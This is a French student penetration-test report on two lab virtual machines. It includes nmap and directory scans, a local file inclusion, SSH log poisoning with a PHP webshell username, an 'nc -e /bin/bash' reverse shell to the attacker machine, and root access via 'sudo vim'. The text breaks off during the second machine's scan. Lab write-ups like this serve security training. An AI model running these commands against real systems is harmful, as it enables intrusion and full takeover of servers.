

ESIEE – IT

Rapport de tentative de pénétration

Réalisé par : Hugo de Marco

Le : 31/03/2024

Version : 1.0

Sommaire

Machine difficile :	3
Etape 1 : Localisation de la machine.....	3
A – Récupération des premières informations via Nmap	3
B – Récupération des versions des services via Nmap	3
Etape 2 : Exploration du service web	4
Tentative de local file inclusion	7
A – Construction d’une authentification SSH avec du code php.	9
B – Navigation vers le fichier auth.log via le navigateur	9
C – Exploitation du fichier de logs empoisonné.....	9
D - Initiation du reverse-shell	10
E – Navigation dans l’arborescence en tant que www-data	11
F – Transfert du script linPEAS vers la machine victime avec netcat.....	11
G – Exécution du script linPEAS.sh	11
H – Exploitation de la vulnérabilité pour élévations de droits	12
Machine facile	13
Etape 1 : Localisation de la machine.....	13
A - Récupération des premières informations via Nmap.....	13
B – Premier scan de l’arborescence web et des versions via Nmap http-enum	13
Etape 2 : Exploration du service web	14
A – Visite de la page de base du site web.	14
B – Visite de la page phpinfo.php	14
C – Poursuite de l’exploration du service web	15
D – Exploration du dossier /log	16
E – Décodage du mot de passe en Base 64.	16
F - Exploration du dossier /DiagonAlley.....	17
G - Exploration du dossier /wp-admin.....	19
H - Retour sur le dossier /DiagonAlley pour prise d’information.....	20
I - Connexion à l’interface administrateur WordPress.....	21

J – Recherche de vulnérabilités WordPress	22
Ajout de code reverse shell PHP dans l’interface WordPress	23
A – Recherche des vulnérabilités à exploiter	23
B – Configuration de la machine d’attaque	23
C – Exploitation du code sur la machine client.....	23
D – Exploitation du reverse shell.....	24
E – Transfert du fichier linPEAS via ncat	25
F – Recherche de vulnérabilités pour élévation de droits	26

Machine difficile :

Etape 1 : Localisation de la machine

A – Récupération des premières informations via Nmap

Afin de débiter, lorsque j'ai mis la machine virtuelle victime sur le même sous réseau que ma VM Kali, j'ai tout d'abord lancé un scan Nmap sur la plage IP correspondant afin de trouver l'IP de la machine correspondante :

```
(kali㉿kali)-[~]  
$ nmap 192.168.219.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 05:40 EDT  
Nmap scan report for 192.168.219.128  
Host is up (0.00046s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap scan report for 192.168.219.129  
Host is up (0.00042s latency).  
All 1000 scanned ports on 192.168.219.129 are in ignored states.  
Not shown: 1000 closed tcp ports (conn-refused)  
  
Nmap done: 256 IP addresses (2 hosts up) scanned in 12.70 seconds
```

L'IP 192.168.219.129 correspond à ma machine Kali.

L'IP 192.168.219.128 correspond à la machine victime, on constate directement que les ports SSH et http sont ouverts.

B – Récupération des versions des services via Nmap

Je vais alors relancer un scan supplémentaire pour recueillir plus d'information :


```
(kali㉿kali)-[~]  
$ nmap -sV 192.168.219.128  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 05:47 EDT  
Nmap scan report for 192.168.219.128  
Host is up (0.00036s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.46 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.84 seconds
```

Grâce à cette commande, j'ai pu recueillir des informations sur les versions de OpenSSH et Apache qui tournent sur la machine.

Ayant localisé un service http sur le port 80, je vais m'y rendre via mon navigateur.

Etape 2 : Exploration du service web

Une fois rendu sur la page web, voici ce qu'il s'affiche :




Coté utilisateur, rien ne s'affiche, en inspectant le code source de la page, rien d'anormal ne semble caché sur cette page :

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>PRISMATIC VIEW</title>
7
8   <style>
9
10    body{background-color: white;}
11    .img1{display: block;margin: auto;}
12    hr{ width: 30%;}
13    p{ color:green; text-align: center;}
14
15  </style>
16 </head>
17 <body>
18   <hr>
19   <p>Nothing here....or is there ?</p>
20
21 </body>
22 </html>
23
```

Je vais donc utiliser l'outil dirbuster sur mon kali, afin de localiser des dossiers ou fichiers cachés dans l'arborescence du site.

Voici la configuration de l'outil avant le scan :



Suite au premier scan, voici les informations trouvées :

http://192.168.219.128:80/


Scan Information Results - List View: Dirs: 4 Files: 3 Results - Tree View

Type	Found	Response	Size
Dir	/	200	635
File	/index.php	200	637
Dir	/docs/	200	875
File	/docs/index.php	200	875
Dir	/icons/	403	450
File	/docs/view.php	200	875
Dir	/icons/small/	403	450
Dir	/server-status/	403	450


Après avoir relancé un scan en recherche des extensions .txt où .html, le scan n'a pas dévoilé d'informations supplémentaires.

Je me suis alors rendu sur les pages cachées, soit index et view.php dans le dossier doc.

Ces deux pages sont strictement identiques :




Le code source (identique) des deux pages révèle néanmoins un message caché :




Le code est présent dans la page, il s'agit de code PHP avec une fonction GET, cette fonction pourrait nous permettre d'effectuer une remote file inclusion, afin d'avoir accès à des fichiers auxquels nous n'aurions pas les droits d'accès en temps normal.

Tentative de local file inclusion

En me renseignant sur le type d'exploitation concernant le code commenté, sur le site de l'OWASP (https://wiki.owasp.org/index.php/Testing_for_Local_File_Inclusion) , j'ai testé d'accéder au fichier `/etc/passwd` avec la manipulation suivante :





La tentative de manipulation de la variable 'file' n'a néanmoins pas fonctionné, j'ai donc testé la même différentes manipulations sur BurpSuite, jusqu'à tester la même manipulation avec le site `view.php`:



J'avais maintenant la preuve que les LFI fonctionnaient pour cette page, le fichier `/etc/passwd` n'allait néanmoins pas pouvoir me faire avancer plus loin, je me suis donc renseigné sur internet pour trouver les fichiers intéressants à vérifier en cas de LFI, et je les ai testés sur le répéteur BurpSuite.

J'ai eu un retour d'information pour le fichier `/var/log/auth.log`



Ce fichier répertorie toutes les tentatives d'authentification au serveur.

J'ai donc recherché sur internet un moyen d'exploiter l'accès à ce fichier, et ai trouvé un moyen d'exploiter une vulnérabilité pour initier un reverse shell avec le protocole SSH, qui est ouvert sur notre machine victime. (<https://vk9-sec.com/testing-lfi-to-rce-using-auth-log-ssh-poisoning-with-mutillidae-burpsuite/>)

Le principe de cette attaque est de se logger en SSH avec un nom d'utilisateur qui executera du code PHP qui déclarera une variable 'cmd' pour ouvrir un webshell. Lorsque nous nous rendrons dans le fichier auth.log découvert, la manipulation de la variable 'cmd' nous permettra alors d'effectuer des commandes.

J'ai rencontré un problème dans la construction du nom d'utilisateur SSH frauduleux, que j'ai pu résoudre grâce à cette vidéo :

<https://www.youtube.com/watch?v=WtsHTz0Zhys>

Ensuite, j'ai pu exploiter la vulnérabilité :

A – Construction d'une authentification SSH avec du code php.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME <?php system($_GET['hugoat']); ?>
USERNAME => <?php system($_GET['hugoat']); ?>
msf6 auxiliary(scanner/ssh/ssh_login) > set password 45324
password => 45324
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.219.128
rhost => 192.168.219.128
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.219.128:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

B – Navigation vers le fichier auth.log via le navigateur

Dans le fichier auth.log, on voit bien que la session SSH a été prise en compte, et donc écrite dans le fichier :

```
rhost=192.168.219.129 Mar 31 14:15:17 prismatic sshd[2722]: Failed password for invalid user from 192.168.219.129 port 42591 ssh2 Mar 31 14:15:18 prismatic sshd[2722]: Connection closed by invalid user 192.168.219.129 port 42591 [preauth]
```


C – Exploitation du fichier de logs empoisonné

Nous pouvons donc exploiter la variable 'hugoat' déclarée dans le nom d'utilisateur SSH

La machine d'attaque est placée en mode écoute sur le port 1234 :

```
(kali㉿kali)-[~] 34: pam u
$ nc -nlvp 1234
listening on [any] 1234 ...
13:30:01 prismatic CRON[256]
prismatic CRON[2573]: pam u
```

On renseigne la variable hugoat en hugoat=nc -e /bin/bash 192.168.219.129 1234



D - Initiation du reverse-shell

Après quelques ajustements d'encodage avec BurpSuite, la connexion reverse-shell est initiée :

```
(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.219.129] from (UNKNOWN) [192.168.219.128] 46728
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

J'ai donc upgradé mon shell avec la procédure suivante : <https://0xffsec.com/handbook/shells/full-tty/>

```
(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.219.129] from (UNKNOWN) [192.168.219.128] 46728
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 2: python: not found
$ python2 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python2: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@prismatic:/var/www/html/docs$ ^Z
zsh: suspended nc -nlvp 1234

(kali㉿kali)-[~]
└─$ stty raw -echo && fg
[1] + continued nc -nlvp 1234
reset
reset: unknown terminal type unknown
Terminal type? ^C
www-data@prismatic:/var/www/html/docs$
```

J'ai ensuite navigué dans l'arborescence du serveur afin de trouver des informations qui pourraient me permettre d'effectuer un su sur la machine, mais je n'ai trouvé qu'un flag dans le home de prismatic, qui n'était pas utilisable :

F – Transfert du script linPEAS vers la machine victime avec netcat

G – Exécution du script linPEAS.sh

A l'exécution du script, j'ai remarqué une rubrique exploitable :

L'utilisateur `www-data` peut utiliser la commande `vim` pour effectuer une élévation de droits sans mots de passe.

Je me suis alors rendu sur GTFObins, où j'ai trouvé la commande suivante correspondante :

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
(a) sudo vim -c ':!/bin/sh'
```

H – Exploitation de la vulnérabilité pour élévations de droits

A L'exécution de la commande dans le terminal, j'ai obtenu les droits d'accès root sur la machine :

[illegible]

Ayant les accès totaux sur la machine grâce à l'élévation de droits effectués, cela marque la fin de ce test de pénétration de la machine.

Machine facile

Etape 1 : Localisation de la machine

A - Récupération des premières informations via Nmap

Afin de débiter, lorsque j'ai mis la machine virtuelle victime sur le même sous réseau que ma VM Kali, j'ai tout d'abord lancé un scan nmap sur la plage IP correspondante afin de trouver l'IP de la machine « victime » :

```
(kali㉿kali)-[~]
$ nmap 192.168.219.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 07:03 EDT
Nmap scan report for 192.168.219.129
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.219.129 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.219.130
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 12.14 seconds
```

B – Premier scan de l'arborescence web et des versions via Nmap http-enum

Comme j'ai trouvé un service http pour la machine, j'ai lancé un nouveau scan nmap avec le script http enum pour obtenir plus d'information.

```
(kali㉿kali)-[~]
$ nmap -sV --script=http-enum 192.168.219.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-29 07:04 EDT
Nmap scan report for 192.168.219.130
Host is up (0.00079s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-enum:
|_ /phpinfo.php: Possible information file

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
```

J'ai donc vu que le service Apache est en version 2.4.46, et qu'un fichier phpinfo.php existe.

Je poursuis donc en me rendant sur l'adresse de la page web via mon navigateur.


Etape 2 : Exploration du service web

A – Visite de la page de base du site web.

Sur la page de base du site, on atterrit sur le fichier de base d'un serveur Apache, indiquant que le serveur web est correctement déployé. Rien ne semble intéressant de ce côté, je me suis donc rendu sur le fichier phpinfo.php.

B – Visite de la page phpinfo.php

Une fois arrivé sur la page phpinfo.php, une liste de configuration nous donne de nombreuses informations, comme les versions de PHP et Apache, le nom d'utilisateur de l'administrateur etc..

192.168.219.130/phpinfo.php	
kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec	
PHP Version 7.4.9 	
System	Linux NextExam 5.8.0-26-generic #27-Ubuntu SMP Wed Oct 21 22:29:16 UTC 2020 x86_64
Build Date	Oct 26 2020 15:17:14

Configuration	
apache2handler	
Apache Version	Apache/2.4.46 (Ubuntu)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	www-data(33)/33

Ces informations pourront peut-être nous permettre d'exploiter des vulnérabilités existantes par la suite.

C – Poursuite de l'exploration du service web

Pour poursuivre les recherches, j'ai ensuite lancé un scan avec l'outil ffuf sur l'ip correspondante, afin d'afficher des dossiers supplémentaires cachés :

```

kali@kali:~$ ffuf -u http://192.168.219.130/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.219.130/FUZZ
:: Wordlist    : FUZZ:/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

